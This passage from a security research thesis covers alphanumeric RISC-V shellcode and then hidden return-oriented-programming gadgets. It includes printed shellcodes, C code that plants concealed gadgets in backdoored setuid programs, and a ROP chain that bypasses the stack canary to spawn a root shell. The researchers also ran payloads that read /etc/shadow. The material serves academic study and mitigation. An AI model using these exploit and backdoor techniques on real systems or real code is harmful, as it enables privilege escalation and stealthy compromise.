[4] We omit the rare and lucky case where carry propagation still provides a solution to the equation.

Input: b, a 64-bit floating-point value
Input: $s_0, ..., s_{2\ell+1}$, the stage 2
Result: a list of 64-bit floating-point values
mem := Array(`None`) ;
P := Polymorphism($s_0, ..., s_{2\ell+1}$) ;
foreach $r_0, ..., r_{2\ell+1}$ **in** P **do**
  for $k = 0$ **to** ℓ **do**
    if $mem[r_{2k}][r_{2k+1}]$ **is not** `None` **then**
      continue
    end
    for $i = 0$ **to** 2000000 **do**
      a := RandAlphanumFloatingPoint()
      Solve c_{2k} in
        $r_{2k} = a \times b + c_{2k}$
      Solve c_{2k+1} in
        $r_{2k+1} = a \times b + c_{2k+1}$
      if c_{2k} *and* c_{2k+1} are alphanumeric **then**
        mem$[r_{2k}][r_{2k+1}] := a$
        break
      end
    end
    if $mem[r_{2k}][r_{2k+1}]$ **is** `None` **then**
      $mem[r_{2k}][r_{2k+1}]$:= `NotFound`
    end
  end
  if $\nexists k, mem[r_{2k}][r_{2k+1}]$ **is** `NotFound` **then**
    return $(mem[r_{2k}][r_{2k+1}])_{(k=0..\ell)}$
  end
end

Algorithm 4.1: Automated testing of the existence of a solution to the sets of equations induced by a specific stage 2 encoding. The outer loop is parallelized, testing several stage 2 instances concurrently.

at address `0x10013000`. After generating the corresponding shellcodes for `#RV64IC`, `/RV64IAC` and `'RV64IDC`, we successfully managed to execute them on QEMU. In 4.A, we provide the generated shellcodes, as well as instructions to easily reproduce this experiment.

4.6.2 HiFive Unleashed

Subsequently, we moved to a more realistic environment, including a Linux operating system on a HiFive Unleashed board powered by a quad-core Freedom U540 `RV64GC` processor. It features an off-the-shelf Fedora 28 stage

4 disk image in a buildroot chrooted environment, for which we created a purposely vulnerable application executing its input data.

The first payload uses the `write` system call to print "*Hello world!*" on the standard output. As previously, we generated the three different versions of our shellcode, and successfully managed to execute them on the vulnerable application. We successfully test the three shellcodes with two other payloads, one that spawns a shell using the `execve` system call, and one that prints to the standard output the contents of `/etc/shadow` file, using the `openat`, `read` and `write` system calls.

As a side note, as the floating-point unit is activated by the operating system, our `'RV64IDC` shellcode no longer requires the non-alphanumeric previously described gadget. Furthermore, we did not observe any instruction cache issue, as one could foresee when using self-modifying code. This can be explained by the use of `fence.i` instructions that synchronize the instruction cache.

4.7 Conclusion and future work

We described a methodology for writing arbitrary alphanumeric (+1) RISC-V shellcodes. This method relies on unpacking, in which a program written in a very constrained instruction set stores another program written in a less constrained instruction set into the memory. Here, we required two unpackers in a three-staged shellcode to achieve arbitrary code execution. As a proof-of-concept, we showed examples of such shellcodes for the HiFive Unleashed board, featuring a standard Linux operating system. These positive results validate our choice for unpacking methods as the most suitable solution to the problem of writing executable code in a very constrained ISA subset.

Besides, the shellcodes provided in this chapter only show proof-of-concept attacks. With the wide adoption of RISC-V based devices, we expect the attack surface to widen as new applications are published. Thereupon, we recommend for RISC-V platforms, whenever an MMU is not available, the adoption of defense mechanisms implementing W^X, such as the Physical Memory Protection (PMP). On the attacking side, automation seems the most promising way to improve. Indeed, shellcodes tend to be handwritten or automated using *ad hoc* algorithms. We believe that a more general approach based on a higher-level semantic representation of the available instructions may be able to comprehensively solve the problem of writing code in a constrained ISA subset.

4.A Hello World Shellcodes

We provide ready-to-use demo shellcodes, written respectively in `#RV64IC`, `/RV64IAC` and `'RV64IDC`. They print "*Hello world!*" on the serial output, when executed on QEMU with the following command:

```
qemu-system-riscv64 -nographic -machine sifive_u
                    -device loader,file=shellcode.bin,addr=0x80000000
```

The notation `(X)^{Y}` means that `X` is repeated `Y` times.

Colors have been added to each shellcode, with each color describing a specific high-level operation described in section 4.5. The instructions that jump over the encoded payload and put the location of the shellcode in `sp` as described in section 4.5.2 are colored in red. The encoded payload is in blue. Fixing the store pointer (section 4.5.3) is in cyan. Unpacking the stage 2 (section 4.5.4) is in purple. The final nopsled is in brown. For `/RV64IAC` and `'RV64IDC`, additional data stored in the data pool is shown in green. In `/RV64IAC`, additional code is required to first store the jump instruction (as shown in section 4.5.8) which is here in orange. Unused parts of the shellcode are in black.

4.A.1 #RV64IC QEMU Hello World

```
o#0# (BBBB)^{1304} CGEDEDDDOEEDEEDDGEEE
ECEDGEEDEDLAKJDDDBDDEDDNCMCDDDDDGMCLCFFD
COBGEDDEGDCHCDDDALCDLMFHGDCHCDDDACOKEDAP
FLDLDDDDDDDDLPABHBHBKBHFDFCCKBFCHBbPEFND
DDDDBB (BBBB)^{1377} 3Z0A3QCAyayayayaya
yayayayayayayayayayayayayayayaEcY3e##0ax
Aj#1Ay75v71J3SEAi##2ax7Eo91J3SEAY##3ax75
#zMJ3SEAM#y#y##4axQcY3E##5ax7ER81J3SEAY#
#6ax7Ej81J3SEAY##7ax75PP9J3ZEA#8Ay7#z81I
3Z#A#9AyAa75r05J3ZEA#2Ay7EBA9J3ZEA#3Ay7#
F#1Im93S#Au3#4ax7Ea85J3SEAY3#5ax7Up01J3Z
EA#6Ay759M5J3SEAi##7axAcy3e3#8axEcY3e##9
axAaAj#2Ay7#h91I3Z#A#3AyySySySySs0A4
```

4.A.2 /RV64IAC QEMU Hello World

```
ySySo/0/BBBBB03JBBBBBBBBBBBBBPCJ
(BBBB)^{1955}
CGEDEDDDOEEDEEDDGEEEECEDGEEDEDLAKJDDDBDD
EDDNCMCDDDDDGMCLCFFDCOBGEDDEGDCHCDDDALCD
LMFHGDCHCDDDACOKEDAPFLDLDDDDDDDDLPABHBHB
KBHFDFCCKBFCHBbPEFNDDDDD (BBBB)^{751}
3YOA3Q/ABj/8Aa/8Aa1J3RHA3ZOA/0Ac/8AD//Aa
/2AA9a9a9a9a9a9a9a9a9a9a9a9a9a9a9a9a9a9a
9a9a9a9a9a9a9a9a3ZOA/0Ac/8AD75/AIJ3SEA13
1313//aDAa3ZOA/0Ac/8AD75xG1J3SEAi3//aDAa
3ZOA/0Ac/8AD7EqI1J3SEAY3//aDAa3ZOA/0Ac/8
AD7EpQ9J3ZEA//AAAa3ZOA/0Ac/8AD75gA9J3SEA
y3//aDAa3ZOA/0Ac/8AD7ETH1J3SEAY3//aDAa3Z
0A/0Ac/8AD7ElH1J3SEAY3//aDAa3ZOA/0Ac/8AD
75PP9J3ZEA//AAAa3ZOA/0Ac/8AD7/zH1I3Z/A//
AAAa3ZOA/0Ac/8AD75r05J3ZEA//AAAa3ZOA/0Ac
/8AD7EBA9J3ZEA//AAAa3ZOA/0Ac/8AD7/F/1Im9
3S/Au3//aDAa3ZOA/0Ac/8AD7Ea85J3SEAY3//aD
Aa3ZOA/0Ac/8AD7UpP1J3ZEA//AAAa3ZOA/0Ac/8
AD75aA1J3SEAY3A3//aDAa3ZOA/0Ac/8AD7///1I
a93S/AY3M31313//aDAa3ZOA/0Ac/8AD75/AIJ3S
EA131313//aDAa3ZOA/0Ac/8AD7/h91I3Z/A//AA
AaySySySySySySs0A4
```

4.A.3 'RV64IDC QEMU Hello World

```
\89\63\73\90\03\30
o'0'BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBB3B1ozDaBBZzqspbBBBBBBBBBBBB
BBBB64cinpaBBBBBBBBBBBBBBBBug51zDaBVIQn
4f1A1nKj52aBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBphYdop1A9RlYo3aBPtIx'51AMKqGzV1ABBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBUUUUUU1ALR5eFXcB (BBBB)^{1177}
CGEDEDDDOEEDEEDDGEEEECEDGEEDEDLAKJDDDBDD
EDDNCMCDDDDDGMCLCFFDCOBGEDDEGDCHCDDDALCD
LMFHGDCHCDDDACOKEDAPFLDLDDDDDDDDLPABHBHB
KBHFDFCCKBFCHBbPEFNDDDDDBB (BBBB)^{1438}
3ZOA3QGAB5b6F'F8f4J9j1N2n3yayayayaya9a9a
9a9a9a9a9a9a9a9a9a9a9a9a9aC3A2'0azC3Ab'3
azG3Hr'6azG3HB'9azAa07X3L7G3IR'4azG3Ib'7
azG3GZ'9azs0A4
```

4.B Source code

The full source code used for this paper is available at: `https://github.com/RischardV/riscv-alphanumeric-shellcoding`.
It contains all demos and tools used for this chapter.

Chapter 5

Return-Oriented Programming on RISC-V

> Preventing the introduction of malicious code is not enough to prevent the execution of malicious computations.
>
> Dino Dai Zovi, [Zov10]

This chapter provides the first analysis of the feasibility of *return-oriented programming* (ROP) on RISC-V. We show the existence of a new class of gadgets, using several *linear code sequences and jumps* (LCSAJs), undetected by current Galileo-based ROP gadget searching tools.

We argue that this class of gadgets is rich enough on RISC-V to mount complex ROP attacks, bypassing traditional mitigation like W^X, ASLR, stack canaries, G-Free, as well as some compiler-based backward-edge CFI, by jumping over any guard inserted by a compiler to protect indirect jump instructions.

We provide examples of such gadgets, as well as a proof-of-concept ROP chain, using C code injection to leverage a privilege escalation attack on two standard Linux operating systems. Additionally, we discuss some of the required mitigations to prevent such attacks and provide a new algorithm building the graph of all possible execution paths in a program, including those unreachable from entry-point.

This work was jointly conducted with Konstantinos Markantonakis, Raja Naeem Akram, David Robin, Keith Mayes, and David Naccache. It was published in AsiaCCS 2020 [Jal+20a]. Some results published herein have been independently and simultaneously published by Garret Gu and Hovav Shacham in a preprint released in July 2020 [GS20].

5.1 Introduction

Memory corruption vulnerabilities are one of the most popular entry points for hackers to hijack a program. Among them, stack overflow attacks have been popular since 1996 [AO96]. It was long thought that the hacker would always inject standalone payloads, that could be detected as malicious, using methods such as *executable space protection* [Mic]. This assumption was invalidated by *return-oriented programming* (ROP), introduced on par with the Galileo detection algorithm by Hovav Shacham in 2007 [Sha07], proving, as formulated by Dino Dai Zovi in 2010, that "*preventing the introduction of malicious code is not enough to prevent the execution of malicious computations*" [Zov10].

Since then, many countermeasures have been developed against ROP attacks [Che+09; DSW11; Ona+10; Pap15]. Each time, the publication of new ROP variants, such as JOP, SROP, SOP, or even JIT-spray [Ble+11; BB14; PG13; GH18] bypassed these stopgap mitigations. At the same time, these attacks have been extended to many architectures, including much simpler RISC architectures [Buc+08], confirming that these design flaws are widespread among all architectures. State-of-the-art mitigation methods such as `gcc`'s `-mmitigate-rop` option or G-Free [Ona+10], tend to uproot ROP attacks by detecting and eliminating any code section that could be reused by an attacker, in the hope that the remaining gadgets would not be sufficient to mount complex attacks. Other even more radical methods like *control-flow integrity* (CFI) try preventing arbitrary control-flow transfers by validating the target of indirect jumps [Li+10; Aba+05; PC03], often at the cost of performance, thus reducing their usability [Car+15; Bur+17].

Likewise, these methods do hardly more than increase the cost of ROP attacks, as it may be sufficient to find new unexpected gadgets to return to step one of stack overflow exploitation. In this chapter, we show once again, how to challenge the existing security mechanisms using a new class of gadgets that are undetected by the vast majority of published methods, based on the well-known Galileo algorithm. We explain how to produce such gadgets in RISC-V [WA17], a new ISA which development began in 2010. This architecture is of particular interest for backdooring attacks, as many programs are in the process of being ported to this architecture, leaving the insertion of backdoors easy for an ill-intentioned programmer. Consequently, an attacker may be able to insert such gadgets in an open source program and exploit them unnoticed.

We summarize our contributions as follows:

1. We provide the first analysis on the feasibility of ROP attacks on RISC-V architecture.

2. We introduce a new and stealthy class of ROP gadgets, undetected by all previously published methods based on the Galileo algorithm.

3. We show the achievability of complex ROP attacks using this class of gadgets on RISC-V ISA, under the assumption of malicious C source code insertion generating such gadgets.

4. We implement a proof-of-concept backdoored SUID program allowing privilege escalation on two standard Linux operating systems running on RISC-V, with every available ROP mitigation mechanism enabled.

5. We present a new algorithm able to find ROP gadgets of this class and discuss the plausibility of their presence in existing RISC-V binaries.

5.2 Background

In this section, we briefly introduce the key concepts related to this chapter's scope-of-work and contributions. More particularly, we describe the memory corruption exploitation technique known as Return-Oriented Programming and detail some RISC-V features, later used in the chapter.

5.2.1 Return-Oriented Programming

The first methods aiming at exploiting memory corruption bugs were as simple as a straightforwardly injecting data into the program, which would end up being executed by the processor [AO96]. Introducing *executable-space protection* techniques such as W^X or DEP [Mic] made these attacks almost impossible, as injected data could no longer be executed. In this battle between the shield and the sword, malware developers have answered with ROP. The first ROP attack was publicly presented in 2001 by Nergal in Phrack [Ner01].

As shown in Fig. 5.1, it bypasses DEP by injecting a succession of call frames into the stack. Each call frame results in executing a *gadget*: a small snippet of legitimate code containing a small number of instructions ended by a `ret`. When the `ret` instruction is reached, the address of the next gadget is popped from the stack into the program counter. Provided that enough different gadgets are available in the executable, arbitrary code may be executed by chaining those gadgets.

Two categories of gadgets can be distinguished. The first one using only legitimate code written by the programmer, also called the *main execution path* (MEP). The second category uses overlapping code, called *hidden execution path* (HEP), *i.e.* code sections that have another interpretation by the CPU depending on its internal status (32 or 64 bits, Thumb mode, or on the offset at which the execution has started). The latter has the advantage of bypassing any compiler-added stack protection mechanism, presenting a wider variety of side-effects and undetectable by traditional linear or recursive disassemblers, which only handle a program's MEP.

The first academic paper studying this technique was published in 2007 by Shacham [Sha07], in which he presents ROP on x86 and the Galileo algorithm, detecting gadgets in any executable memory region. It is based on a backward disassembly method, starting from every return instruction, and then trying to recursively bruteforce the length of the previous instruction. This provides a tree of possible gadgets all ending with a return.

The most common attack scheme consists in scanning the executable sections of the program with Galileo [Cam17; Kac17; Wol+16] or with other *ad hoc* algorithms [Sal11] to find gadgets which are thereupon used to devise a ROP chain performing the required computation. Intermediate languages are sometimes used to design higher-level ROP chains that are then compiled to the gadget language [SSS14; Wol+16]. Finally, the payload is adapted to the injection method, with techniques like padding, `NUL` byte removal, or even alphanumeric conversion, which are not within the scope of this study.

By design, the Galileo algorithm is only able to find gadgets made of a




Figure 5.1: General principle of Return-Oriented Programming attacks. The vulnerability shown here consists in a buffer overflow from an unchecked `strcpy` allowing the user to smash the contents of the stack.

straight-line instruction sequence, with no jumps except for the last instruction. Such a sequence is called a *linear code sequence and jump* (LCSAJ). Gadgets spanning over several LCSAJs are thus undetected by Galileo, and, to the best of our knowledge, have never been subject to study in the context of ROP attacks.

5.2.2 RISC-V

We refer to Chapter 4 for a more detailed insight of RISC-V. In what follows, we focus on the `RV64GC` ISA with psABI [Dab+16].

While most RISC ISAs require naturally aligned instructions, `RV64GC` features 32-bit and 16-bit instructions, aligned on 16 bits, like in Thumb-2 extension introduced with ARMv6T2 [Armb]. Instruction length is encoded in the least-significant byte (hence with the lowest address as RISC-V is little-endian): 16-bit instructions require the last two bits to be different from `0b11` whereas 32-bit instructions have their last two bits equal to `0b11` with the three previous bits different from `0b111`.

Combining these two peculiarities of `RV64GC` opens the door to overlapping instructions, that can be obtained by either using two 32-bit instructions 2 bytes apart (Fig. 5.2), or by using a 32-bit instruction whose last 2 bytes are also a valid 16-bit compressed instruction (Fig. 5.3). In what follows, we use I_1 to designate the set of 32-bit instructions allowing overlapping sequences, whereas the set of 32-bit instructions whose last 2 bytes are valid 16-bit instruction and denoted by I_2. Examples of overlapping for both sets I_1 and I_2 are given in Fig. 5.2 and 5.3. Typically, an overlapping sequence consists of several instructions of I_1 chained together, optionally ending with an instruction of I_2.




Figure 5.2: Two 32-bit overlapping instructions of $\mathbf{I_1}$ (little-endian representation). Instruction length encoding for each instruction is emphasized in blue.

5.3 Threat model and attack overview

In this section, we explicit our target platforms, aiming run-of-the-mill RISC-V systems featuring off-the-shelf ROP mitigations. We also present




Figure 5.3: A 32-bit instruction of $\mathbf{I_2}$ whose last 2 bytes are also a 16-bit valid instruction (little-endian representation)

two attack scenarios taking advantage of our new class of gadgets for improved concealment.

Our target platform features a standard Linux operating system, such as Debian or Fedora, with two levels of privilege, that we call user and root. Standard protections are deployed, such as ASLR and DEP, that prevent common stack overflow exploits. Programs are compiled with the standard `gcc` provided by the operating system, adding `gcc`'s ROP mitigation mechanism using compiler flag `-fstack-protector-strong`. Note that other mitigations specific to x86 are not available on RISC-V, like `gcc`'s `-mmitigate-rop` option or `clang`'s CFI. In Section 5.7, we discuss the ability of these mitigations, if ported to RISC-V, to hamper attacks using this new class of gadgets.

5.3.1 Closing (stealthily) the gap between vulnerability and exploitation

The first attack scenario focuses on adding a backdoor to a program leading to a ROP attack. Backdoors allow any person aware of their existence to reach a *privileged state* upon a specific *input*. To create a backdoor, two distinct elements must be stealthily inserted by an attacker: a *trigger* and a *payload* [TF18]. In our scenario, we assume the attacker has already managed to insert a trigger (or found an existing one), in the form of a *ROP exec vulnerability*: a one-time memory write like a buffer overflow combined with an arbitrary control-flow redirect, such as a return at the end of the function, use-after-free, type confusion, or even corrupted instruction through fault injection [TSW16]. Such vulnerabilities are pretty common in programs, and are often rendered non-exploitable by reducing the number of available gadgets and by deploying ROP mitigations, such as ASLR, stack canaries, backward-edge CFI, or G-Free.

To lower the bar of exploitability, the attacker must embed gadgets in the payload of his backdoor, aiming at preventing any unaware outsider from stumbling upon those gadgets. As a stepping stone for future elaboration, we consider generic C code injection through traditional backdooring, as we believe that one variant of this scenario may target C++ Just-in-Time com-

pilers (like Cling [Vas+12] or ClangJIT [FPR19], once they get ported to RISC-V) to mount JIT-spraying attacks [GH18]. Indeed, identical assumptions are required for the latter: code injection and ROP exec vulnerability.

As an illustration, we consider the case where the attacker has a user privileged level access to the system, including a shell, the ability to run programs, or read access to binaries and libraries. The goal of the attacker is to increase his privilege level to root, which in practice thoroughly compromises the system by granting a read-write access to the whole target. Such an attack is called a *privilege escalation attack*, and is at the core of highly publicized attacks such as iOS jailbreaking [Ess11]. To this end, the attacker will use a program that can be executed by the user, but runs at a root privilege level. Those programs are called `setuid` programs, and are abundant on any system. Indeed, actions as simple as changing a password, plugging a USB key or granting root privilege for an authorized user require the execution of `setuid` programs.

To backdoor such programs, the attacker may upstream underhanded C code in an open-source project. Details on how to achieve this have been provided by Gilbertson [Gil18] and thoroughly studied by Prati [Pra12], with some examples provided in the *Underhanded C Contest*[1] and DEF CON's *Hiding backdoor in plain sight* contest. Here, the payload consists in a set of ROP gadgets that span over several LCSAJs. Furthermore, these gadgets use overlapping techniques, so that only the last LCSAJ is in the MEP, whereas all the previous ones are in the HEP, thus hiding the gadgets to currently available ROP gadget searchers. To trigger the exploit and gain root access, the attacker only has to execute the `setuid` program with the adequate user input.

5.3.2 Creating a (concealed) persistent backdoor on a compromised system

The second attack scenario leverages privilege escalation through `setuid` to build a persistent backdoor in a compromised target. Persistence is considered as a key step in a complex attack chain to maintain access into compromised systems upon slight environment changes (reboot, updates, password change). This attack is much easier to implement than inserting backdoors in highly scrutinized `setuid` programs, as it requires the attacker to only obtain a one-time root access, and grant `setuid` permission to a program for which he has knowledge of the existence of a privilege escalation exploit. Such backdoors are quite common,[2] as they involve modifying the permissions of only one file, which is not monitored by default on popular intrusion detection systems such as `rkhunter`, `chkrootkit`, or `samhain`.

[1] `http://www.underhanded-c.org/`

[2] `https://attack.mitre.org/techniques/T1166/`

For better chances of success, this can be combined with the first attack scenario, by inserting hidden gadgets in a non `setuid` open-source program, which is much easier to achieve. This backdoored program embeds the hidden gadgets and a ROP exec vulnerability and will be legitimately deployed on the target. Should a security analyst audit the program before the attack, he will wrongly conclude that the vulnerability is not exploitable, hence not requires an urgent patch.

Once the attack is discovered, even if a forensics analyst comes across the program with `setuid` permission, without the knowledge of the ROP-chain, he will waste precious time and effort trying in vain to identify the mechanism allowing privilege escalation.

MEP		FUNCTION15C	HEP	
`addi`	`sp,sp,-16`	save sequence		
`sd`	`ra,8(sp)`			
`jal`	`ra,dummy`	dummy call		
`lui`	`a0,0x9932`	overlapping code	`addi`	`s3,a4,363`
`lui`	`a3,0x23371`		`lui`	`t1,0x26372`
`lui`	`a2,0xa0212`		`jmp`	`0x8`
`mv`	`a1,zero`	instructions		
`jal`	`ra,dummy4`			
`ld`	`ra,8(sp)`	restore sequence		
`mv`	`a0,zero`			
`addi`	`sp,sp,16`			
`ret`				

Figure 5.4: Segmentation of the different code sequences present in `function15c`. The gadget, made of two LCSAJs, the first being in the HEP and the second in the MEP, is highlighted in gray.

5.4 Inserting Hidden Gadgets

For the sake of realism, we intend to use code created by a standard C compiler like `gcc`. We create exactly one function per gadget (named `function1`, ...), each ending with a C `return` instruction. For each function, the compiler may add assembly code at the beginning and the end of the function whose purpose is to respectively insert (*save sequence*) and remove (*restore sequence*) the call frame from the stack, depending on whether a callee-saved register is modified by the function. Inserting a nested call in the function is an easy way to be sure that the compiler will emit these save and restore sequences.

Indeed, the presence of a restore sequence is crucial for mounting a ROP

attack, as we need to tamper with the return address register `ra`, which is callee-saved. Inserting malicious call frames into the stack hence grants control over the program counter through `ra`. In practice, a vast majority of functions do call other functions, either in the program, or in any library. In our proof-of-concept attack, we purposely added a call to a dummy function in every gadget function. Other ROP variants using alternative control-flow instructions such as indirect jumps or exceptions are beyond the scope of this study.

The malicious gadget is made of two LCSAJs, the first being hidden with code overlapping and the last being the legitimate restore sequence. A detailed example for one of the gadgets is provided in Fig. 5.4. The C code (using `gcc -Os -fstack-protector-strong`) used to generate it is:

```
long long function15c()
{
  dummy();
  dummy4((signed) 0x9932000,
    0,
    (signed) 0xa0212000,
    (signed) 0x23371000);
  return 0;
}
```

The hidden instructions are directly written in C code, and feature one or two instructions followed by a jump to a relative offset. In Fig. 5.4, the MEP consists of two 32-bit I_1 instructions followed by one I_2 instruction, whereas the HEP comprises two 32-bit I_1 instructions followed by one 16-bit jump instruction. Here, the jump is only 8 bytes off its target, but it is definitely possible to modify this value to hide the overlapping LCSAJ anywhere, even in other functions. In this gadget, magic constants are loaded into the arguments of a function.

The other gadgets use a mix of arithmetical and floating-point operations, as well as load and store instructions. For a consistent output among different compiler versions and environments, we forced register allocation (using the `register` keyword), and prevented instruction reordering in the overlapping sequence.

Magic constants as arguments of the function cannot be prevented, as the opcode of a HEP instruction lies in the operand of the MEP instruction. However, many source code obfuscation techniques may come to help here, such as C-preprocessor [Med+15] or lightweight constant blinding, hiding the magic constants respectively until the preprocessing and constant folding passes of the compiler.

```
8     slti   t2,t2,225
24    slti   t2,t2,225     //t2:=1
40    slti   t2,t2,225     //NOP
48    .plt_address+1823
56    slti   a1,t2,-1999   //a1:=0
72    mul    a4,t2,sp      //a4:=.base+80
88    slti   t2,t2,-1999   //t2:=0
104   slti   a2,t2,-1999   //a2:=0
120   addi   a4,a4,-1278
136   addi   a4,a4,1275    //a4:=.base+77
152   addi   t2,t2,-31     //t2:=-31
168   ld     s6,-29(a4)    //s6:=.plt+1823
184   ld     s6,-1823(s6)  //s6:=.__libc_start_main@libc
200   addi   t1,s6,-1823
208   .ecall1_offset+1823
216   addi   s11,t1,s2     //s11:=.setuid@libc:34
232   sd     s11,315(a4)   //.base+392<-s11
248   addi   s3,a4,363     //s3:=.base+440
264   sd     s3,307(a4)    //.base+384<-.base+440
280   sd     s3,363(a4)    //.base+440<-.base+440
296   addi   t1,s6,-1823
304   .ecall2_offset+1823
312   addi   s11,t1,s2     //s11:=.setuid@libc:38
328   sd     s11,411(a4)   //.base+488<-s11
344   addi   t2,t2,-31     //t2:=-62
360   addi   t2,t2,-31     //t2:=-93
376   sltiu  a0,t2,2017    //a0:=0
384   0                    //.base+440
392   0  //ecall1 at .setuid@libc:34
440   0                    // stack canary
456   addi   a7,t2,314     //a7:=221
472   addi   a0,a4,67      //a0:=.base+507
488   0  //ecall2 at .setuid@libc:38
507   "/bin/sh"
```

Figure 5.5: High-level description of the ROP chain. The first column describes the offset in bytes relative to the beginning of the ROP chain. The notation with a leading dot `.xxx@yyy:off` designates the address of `xxx` in `yyy` at offset `off`. The notation `<-` designates a memory store, and `:=` an assignment. The `.ecall1_offset+1823` indicates the location where we put the offset of the `ecall` instruction in the `setuid` function of the C library relative to the `__libc_start_main` function. Similarly, the `.plt_address+1823` indicates the location where the PLT address should be inserted.

5.5 Chaining the Gadgets

In the previous section, we described our method to build one gadget hiding I_1 instructions. In our full privilege escalation attack, we need to chain several such gadgets together. We will aim at spawning a root shell, by invoking two system calls, the first being `setuid(0)` and the second `execve("/bin/sh",0,0)`.

In RISC-V, each syscall requires executing a special instruction named `ecall`, with register `a7` set to a value encoding the call.[3] For each call, one or several arguments may be passed, in registers `a0`, `a1`, `a2`, ... The `setuid` syscall requires `a7` to be set to 146, and `a0` to the desired userid, in our case zero. The `execve` syscall requires register `a7` to be set to 221 (`0xdd`), `a1` and `a2` to zero, and `a0` to point to the address of the string `/bin/sh`. The next paragraphs explain how to achieve this result by using only I_1 instructions. We summarize the high-level overview of the ROP chain in an assembly-like pseudocode in Fig. 5.5. The link to the full source code is available in Appendix 5.A.

Let us start by zeroing (resetting) a register. For this purpose, we use the `slti` instruction (store less than immediate), that compares its source register to a constant, and if lower resets the destination register, else sets it to 1. By performing two `slti` instructions with a negative immediate and with same source and destination register, we are guaranteed to reset the register. In Fig. 5.5, this happens at offset 88. We can then reset other registers by just performing an `slti` with a zeroed source register and a negative immediate (offset 104).

Executing an `ecall` is trickier, as `ecall` does not belong to $I_{1,2}$. Hence, we must find an existing `ecall` and insert its location into the stack, so that the program counter points to it after executing the last gadget. If the program is statically compiled, this does not raise any issue. However, in most operating systems, the program is compiled dynamically, which results in every `ecall` instructions to be located in the libraries. To find the its address, we must outsmart the *address space layout randomization* (ASLR), which loads the linked libraries at random addresses. Randomized libraries are then linked to the program through the *procedure linkage table* (PLT), in which the dynamic loader (`ld.so`) stores the randomized addresses of each external function called by the program. The PLT itself is always stored in the same memory area, thus statically known (offset 48). Programs compiled as *position independent executable* with `-fPIE` require an information leak to locate the PLT. By reading into the PLT, we compute the address of our `ecall` instruction and write it into the stack, so that the last gadget before the `ecall` will pop its address and jump to it, triggering the syscall.

If a program uses the standard C library, then an initialization function

[3] `https://www.lurklurk.org/syscalls.html`

called `__libc_start_main` is systematically included in the PLT. In version 2.27 of the library, there is an `ecall` at offset 220, making a perfect candidate for the `execve` syscall. However, this instruction is not satisfactory enough for our `setuid` syscall, as we need to continue executing our ROP chain after invoking the syscall. Here, the candidate is part of an infinite loop.

One may think that jumping at the beginning of the `setuid@libc` function of the C standard library may be a good idea. This is definitely not the case, as the function inserts its own call frame into the stack, based on the value of `ra` at its entry. Since we already use `ra` to hijack the control flow with `ret` instructions, the function would return at its beginning, causing an infinite loop. Jump and link instructions that could modify `ra` are inadequate as well, inasmuch as they can be detected by Galileo.

Our solution involves jumping directly into the middle of the `setuid@libc` function, making use of the instruction that sets register `a7` to 146 immediately followed by the `ecall`. As a downside, we now must bypass `gcc`'s *Stack-Smashing Protector* (SSP), that enforces backward-edge CFI, obliging the function to return to its caller. Concretely, it checks whether the call frames have been tampered with by generating a random number, the *canary*, at the beginning of the function, and storing it in two different locations. During the restore sequence, the two values are compared, and, if different, the program aborts.

Howbeit, the other location at which the canary is stored is pointed to by `s0`, which happens to be a callee-saved register, also used by `gcc` as a frame pointer. Hence it may be possible to obtain a gadget whose restore sequence pops `s0` from the stack, which allows hijacking the canary. We do so by writing at offset 384, which smashes the value of `s0`, thence pointing both copies of the canary to the same memory area. In this way, the canary test will always pass, as both pointers are now aliased. Finally, the gadget at offset 232 inserts into the stack the address of the `ecall` in `setuid@libc` using the location of `__libc_start_main` obtained through the PLT.

The `execve` syscall is easier to prepare. We reset `a2`, and straightforwardly set `a7` to 221. The gadget at offset 328 inserts into the stack the address of the `ecall` candidate, also in `setuid@libc`. Note that we do not need to bypass SSP this time, as the `execve` syscall will spawn a new process. Finally, we take advantage of the previously leaked stack pointer (at offset 72) to set `a0` to the address of the string `/bin/sh`, located after the last call frame of our ROP chain.

5.6 Attack Proof-of-Concept on Different Platforms

